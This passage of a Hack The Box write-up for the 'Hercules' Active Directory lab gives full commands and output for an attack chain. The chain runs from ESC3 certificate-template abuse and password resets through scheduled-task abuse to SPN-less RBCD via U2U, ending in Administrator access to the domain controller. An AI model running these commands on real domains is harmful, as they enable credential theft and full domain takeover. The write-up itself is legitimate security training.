┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -k remove uac 'FERNANDO.R' -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from FERNANDO.R's userAccountControl
Although
Forest Managementgroup hasGenericAllon theForest MigrationOU, andauditoris a member of that group, the rights are not immediately effective due to inheritance protection and Kerberos token context.The domain cleanup policy disables ACL inheritance (
SetAccessRuleProtection($True,$False)), so group permissions are not dynamically applied to member sessions.By explicitly assigning
GenericAlltoauditor, we insert a direct ACE, ensuring full control over the OU and allowing attribute modifications such as enablingfernando.r
With GenericAll over the FOREST MIGRATION OU, we reset fernando.r’s password and use auditor’s ccache to request a TGT for him via a pass-the-ticket approach with NetExec, then export it as the active Kerberos cache to operate as fernando.r going forward.
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ nxc smb dc.hercules.htb -k -u 'FERNANDO.R' -p 'Pretty123' --generate-tgt fernando.r
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\FERNANDO.R:Pretty123
SMB         dc.hercules.htb 445    dc               [+] TGT saved to: fernando.r.ccache
SMB         dc.hercules.htb 445    dc               [+] Run the following command to use the TGT: export KRB5CCNAME=fernando.r.ccache
From here, we run certipy to enumerate available certificate templates on the domain, and the output confirms everything we needed:
1
2
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./fernando.r.ccache certipy find -u 'fernando.r@hercules.htb' -k -target 'dc.hercules.htb' -dc-host 'dc.hercules.htb' -dc-ip $ip -vulnerable
The template has its Enrollment Rights restricted to SMARTCARD OPERATORS, Domain Admins, and Enterprise Admins — and since fernando.r is a member of SMARTCARD OPERATORS, he falls under the first entry, making him a valid enrollee.

The critical finding is highlighted at the bottom of the output, certipy flags the template with ESC3 Template has Certificate Request Agent EKU set. This EKU is what makes the template dangerous. It allows the enrollee to act as a Certificate Request Agent, meaning they can request certificates on behalf of other users — including ashley.b. That’s our leverage to perform the ADCSESC3 attack chain and ultimately obtain a certificate as ashley.b without ever touching her credentials.
So to summarize what this step confirmed:
fernando.rmember ofSMARTCARD OPERATORShas enrollment rights on the vulnerable template.- Template is flagged ESC3 showing
Certificate Request Agent EKUis set. - This allows us to request a certificate on behalf of
ashley.bthen authenticate as her via PKINIT → WinRM access.
Step 3 - ADCSESC3 Certificate Abuse
1) Request a certificate based on the vulnerable certificate template ESC3.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./fernando.r.ccache certipy req -u 'fernando.r@hercules.htb' -k -target 'dc.hercules.htb' -dc-host 'dc.hercules.htb' -dc-ip $ip -ca 'CA-HERCULES' -template 'EnrollmentAgent' -dcom
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via DCOM
[*] Request ID is 12
[*] Successfully requested certificate
[*] Got certificate with UPN 'fernando.r@hercules.htb'
[*] Certificate object SID is 'S-1-5-21-1889966460-2597381952-958560702-1121'
[*] Saving certificate and private key to 'fernando.r.pfx'
[*] Wrote certificate and private key to 'fernando.r.pfx'
2) Use the Certificate Request Agent certificate (-pfx) to request a certificate on behalf of other another user
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./fernando.r.ccache certipy req -u 'fernando.r@hercules.htb' -k -target 'dc.hercules.htb' -dc-host 'dc.hercules.htb' -dc-ip $ip -ca 'CA-HERCULES' -template 'User' -application-policies 'Client Authentication' -on-behalf-of 'hercules\ashley.b' -pfx fernando.r.pfx -dcom
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via DCOM
[*] Request ID is 14
[*] Successfully requested certificate
[*] Got certificate with UPN 'ashley.b@hercules.htb'
[*] Certificate object SID is 'S-1-5-21-1889966460-2597381952-958560702-1135'
[*] Saving certificate and private key to 'ashley.b.pfx'
[*] Wrote certificate and private key to 'ashley.b.pfx'
3) Authenticate as the impersonated user
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ certipy auth -pfx ashley.b.pfx -dc-ip $ip
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ashley.b@hercules.htb'
[*]     Security Extension SID: 'S-1-5-21-1889966460-2597381952-958560702-1135'
[*] Using principal: 'ashley.b@hercules.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ashley.b.ccache'
[*] Wrote credential cache to 'ashley.b.ccache'
[*] Trying to retrieve NT hash for 'ashley.b'
[*] Got hash for 'ashley.b@hercules.htb':[HASH_REDACTED]
Post Access - Information Gathering
With the NTLM hash recovered from the PKINIT authentication, we use NetExec to generate a TGT for ashley.b directly, export it as the active Kerberos cache, then connect to the machine over WinRM using evil-winrm-py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ nxc smb dc.hercules.htb -u 'ashley.b' -H '[HASH_REDACTED]' -k --generate-tgt ashley.b
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\ashley.b:[HASH_REDACTED]
SMB         dc.hercules.htb 445    dc               [+] TGT saved to: ashley.b.ccache
SMB         dc.hercules.htb 445    dc               [+] Run the following command to use the TGT: export KRB5CCNAME=ashley.b.ccache

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./ashley.b.ccache evil-winrm-py -i hercules.htb -k --no-pass --ssl
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to 'hercules.htb:5986' as 'ashley.b@HERCULES.HTB'
evil-winrm-py PS C:\Users\ashley.b\Documents> tree Desktop /f /a
Folder PATH listing
Volume serial number is 0A8A-BD1A
C:.
|   aCleanup.ps1
|
\---Mail
        RE_ashley.eml
Starting with basic local enumeration, we browse ashley.b’s Desktop and find a Mail directory containing a single email file — RE_ashley.eml

The filename suggests it’s a reply to a message involving ashley.b, and given its location in her personal Desktop directory, it’s likely part of an internal exchange. Reading its contents reveals a conversation between ashley.b and the Domain Admins:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
Hello Ashley,

The issue you are facing is that some members in the Department were once p=
art of sensitive groups which are blocking your permissions.

I've discussed your issue at length with security and here is a solution th=
at we feel works for both us and your team. I've attached a copy of the scr=
ipt your team should run to your home folder. For convenience, We have prov=
ided a shortcut to the script in the IT share. You may also run the task ma=
nually from powershell.

If you have any other issues feel free to inform me.

Regards, Domain Admins.

________________________________
From: Ashley Browne
Sent: Monday 09:49:37 AM
To: Domain Admins <Administrator@HERCULES.HTB>
Subject: Unable to reset user's password.

Good Morning,

Today one of my staff received a password reset request from a user, but fo=
r some reason they were unable to perform the action due to invalid permiss=
ions. I have double checked against another user and confirmed our team has=
permission to handle password changes in the department the user belongs to=
. I was told to contact you for further assistance.

For reference the user is "will.s" from the "Engineering Department" Unit.

I look forward to your reply.

Regards, Ashley.
- The first email thread is between Ashley Browne (
ashley.b) and Domain Admins. Ashley reports that her team can’t reset passwords for some users (e.g., “will.s” inEngineering Department) despite having the expected permissions. This is due to those users previously being in sensitive/protected groups in Active Directory (AD), which sets theadminCountattribute to 1 and blocks ACL inheritance. This prevents delegated permissions (like password reset) from applying properly. - Domain Admins provide a solution: a script attached to
ashley.b’s home folder (theaCleanup.ps1on her desktop, which simply starts thePassword Cleanupscheduled task) and a shortcut to it in theITshare. The task can also be run manually via PowerShell. The intent is to clean up these artifacts so permissions work as expected.
Through past enumeration, we found that
ashley.bdidn’t have any READ permissions over theITshares, butauditordid!
Digging through ashley.b’s files, we find a PowerShell script at C:\Users\ashley.b\Scripts\cleanup.ps1 that turns out to be very useful for us.
The script is tied to a scheduled Password Cleanup task, and what it essentially does is iterate through all AD objects inside the DCHERCULES OU and remove the adminCount flag from any user that HERCULES\IT Support has password reset rights over. On top of that, it re-enables ACL inheritance on those objects — meaning any permissions delegated at the OU level (like password resets) will flow down to the users inside it again.
This is exactly our way around the iis_administrator problem. Recall that iis_administrator was blocked earlier because of adminCount=1, which meant its ACL was protected by AdminSDHolder and inherited permissions couldn’t apply to it. Once this cleanup script runs against it, adminCount gets cleared and inheritance is restored — making the account targetable again through delegated rights.
To confirm the account is still protected for now, we can check with PowerShell:
1
2
3
4
5
evil-winrm-py PS C:\Users\ashley.b\Desktop> Get-ADUser -Identity 'iis_administrator' -Properties adminCount | Select-Object Name,SamAccountName,adminCount

Name              SamAccountName    adminCount
----              --------------    ----------
IIS_Administrator iis_administrator          1
Remember that
auditoris a member ofForest Managementgroup which holdsGenericAllrights over theForest MigrationOU.
Still protected. But the second email we found — notice.eml in the IT share as auditor — tells us exactly how to trigger the cleanup. Ashley herself wrote the instructions: check AD permissions, run the shortcut in the share, then retry the password reset. That shortcut is almost certainly what calls cleanup.ps1.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
From: Ashley Browne
Sent: Tuesday 10:17:27 AM
To: IT Support <HERCULES\IT Support@HERCULES.HTB>
Subject: Password Reset

Hey Team,

The Administration has provided a solution to much of the permission issues=
some of you have been facing.

If you are having problems changing a password, the instructions are:

1) Check AD Permissions against the user.
2) Run the shortcut provided in the share.
3) Try to reset the password again.

If all else fails, send me a message.

Regards, Ashley.
So our plan is: trigger the cleanup script → adminCount on iis_administrator gets cleared → inheritance kicks back in → auditor’s GenericAll over FOREST MIGRATION OU flows down to iis_administrator → we own the account!
Step 1 - Scheduled Task Abuse Path
A) As auditor: Grant IT Support Password Reset rights on the FOREST MIGRATION OU:
auditor’s group (FOREST MANAGEMENT) hasGenericAll, so you can modify the OU’s ACL.- Grant
IT Supportthe “Reset Password” extended right on the OU (this applies to descendent users via inheritance; it matches the script’sExtendedRightcheck).1 2
# We grant GenericAll on Forest Migration OU to IT SUPPORT KRB5CCNAME=./auditor.ccache bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -k add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' 'IT SUPPORT'
B) As ashley.b: Trigger the Password Cleanup Task:
1
Start-ScheduledTask -TaskName "Password Cleanup"
- Check the log (appended, so it will include previous + new):

- Recheck
adminCount:
1
2
3
4
5
Get-ADUser -Identity 'iis_administrator' -Properties adminCount | Select-Object Name,SamAccountName,adminCount

Name              SamAccountName    adminCount
----              --------------    ----------
IIS_Administrator iis_administrator
C) As auditor: Reset iis_administrator’s Password:
- With protection removed and inheritance enabled, the “Reset Password” right from the OU now applies to the user.
1
2
3
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./auditor.ccache bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -k add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' 'auditor'
[+] auditor has now GenericAll on OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Step 2 - Compromise iis_administrator
- Enable account:
1
2
3
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./auditor.ccache bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -k remove uac 'iis_administrator' -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from iis_administrator's userAccountControl
- Reset password:
1
2
3
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./auditor.ccache bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -k set password 'iis_administrator' 'Password123!'
[+] Password changed successfully!
Step 3 - Control Service Account with RBCD
With iis_administrator now active and under our control, we can finally follow the original BloodHound path to the Domain Controller. The key relationship here is that iis_administrator is a member of SERVICE OPERATORS, which holds ForceChangePassword over the machine account IIS_WEBSERVER$ — and that machine account has AllowedToAct on DC.HERCULES.HTB, making it the perfect candidate for an RBCD attack.
We start by getting a TGT for iis_administrator and using it to reset IIS_WEBSERVER$’s password. Then we request a TGT for the machine account itself using its NT hash, then attempt the standard RBCD exploitation using getST.py to impersonate Administrator and request a CIFS ticket for the DC — but we immediately hit a wall:
1
[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
The KDC can’t find IIS_WEBSERVER$ as a valid service principal because the account has no SPN configured. We confirm this with ldapsearch, and indeed — no SPN entry exists for IIS_WEBSERVER$ anywhere in the domain.
The standard RBCD path (S4U2Self + S4U2Proxy) requires the delegating account to have an SPN. Our usual workaround would be to create a new machine account (which gets an SPN by default), but that’s also off the table — checking MachineAccountQuota returns 0, meaning no one can add machines to the domain.
1
MAQ         10.10.11.91     389    DC               MachineAccountQuota: 0
We’re also stuck with -self flag giving us a valid TGS for Administrator but scoped only to IIS_WEBSERVER$ itself — useless for reaching the DC’s CIFS service.
Step 4 - SPN-less RBCD via U2U
After some research, we find a variant of RBCD that works without an SPN, abusing a Kerberos extension called User-to-User (U2U). Instead of an SPN, it relies on the account’s UPN — which every domain user has — to act as the service identifier. The catch is that it requires knowing the NTLM hash of the account being used for delegation.
The attack flow works as follows:
1) Request a TGT for IIS_WEBSERVER$ using its NTLM hash (not the plaintext password) — this ensures the TGT’s session key is encrypted with RC4 rather than AES256, which is what we need for the next step.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ impacket-getTGT 'hercules.htb/iis_administrator:Password123!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in iis_administrator.ccache

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./iis_administrator.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u 'iis_administrator' -k set password 'iis_webserver$' 'Password123!'
[+] Password changed successfully!

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ impacket-getTGT -hashes :$(pypykatz crypto nt 'Password123!') 'hercules.htb/iis_webserver$'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in iis_webserver$.ccache
2) Extract the session key from that TGT using impacket-describeTicket.
1
2
3
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ impacket-describeTicket 'iis_webserver$.ccache' | grep 'Ticket Session Key'
[*] Ticket Session Key            : 473ef1842b6fbbdd57d98817f6c90c7d
3) Replace IIS_WEBSERVER$’s NTLM hash in AD with the extracted session key using impacket-changepasswd.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ unset KRB5CCNAME

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ klist
klist: No credentials cache found (filename: /tmp/krb5cc_1000)

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ impacket-changepasswd -newhashes :473ef1842b6fbbdd57d98817f6c90c7d 'hercules.htb/iis_webserver$:Password123!@dc.hercules.htb' -k
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of hercules.htb\iis_webserver$
[*] Connecting to DCE/RPC as hercules.htb\iis_webserver$
[-] CCache file is not found. Skipping...
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless password never expires is set).
4) Run the S4U2Self + U2U + S4U2Proxy chain using impacket-getST to impersonate Administrator and obtain a valid CIFS ticket for DC.HERCULES.HTB.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./iis_webserver\$.ccache impacket-getST -u2u -impersonate 'administrator' -spn 'cifs/dc.hercules.htb' -k -no-pass 'hercules.htb/iis_webserver$'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_dc.hercules.htb@HERCULES.HTB.ccache

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./administrator@cifs_dc.hercules.htb@HERCULES.HTB.ccache nxc smb dc.hercules.htb --use-kcache
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\administrator from ccache (Pwn3d!)
or use the RBCD to get the Admin user directly instead:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./iis_webserver\$.ccache impacket-getST -u2u -impersonate 'admin' -spn 'cifs/dc.hercules.htb' -k -no-pass 'hercules.htb/iis_webserver$'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating admin
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in admin@cifs_dc.hercules.htb@HERCULES.HTB.ccache

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./admin@cifs_dc.hercules.htb@HERCULES.HTB.ccache nxc smb dc.hercules.htb --use-kcache --share 'C$' --get-file 'Users\Admin\Desktop\root.txt' root.txt
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\admin from ccache (Pwn3d!)
SMB         dc.hercules.htb 445    dc               [*] Copying "Users\Admin\Desktop\root.txt" to "root.txt"
SMB         dc.hercules.htb 445    dc               [+] File "Users\Admin\Desktop\root.txt" was downloaded to "root.txt"

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ cat root.txt
0413ed8c396f26c07c28573337126b1b
The reason we need the RC4-encrypted TGT is that the session key is what gets swapped in as the account’s “password” for the delegation chain — and RC4 produces a shorter, 16-byte key that maps directly to an NTLM hash format, making the swap possible. An AES256 session key (which we’d get from a plaintext password TGT) is too long for this trick.
We convert IIS_WEBSERVER$’s password to its NTLM hash, request a new RC4-based TGT, extract the session key, swap it in, and run the full S4U2 chain — walking away with a CIFS ticket impersonating Administrator on the DC.
Final Takeaway
A beautiful, layered Insane AD machine that rewards persistence and deep protocol understanding. This machine proves that Domain Dominance is rarely about one exploit; it’s about chaining small misconfigurations across multiple layers.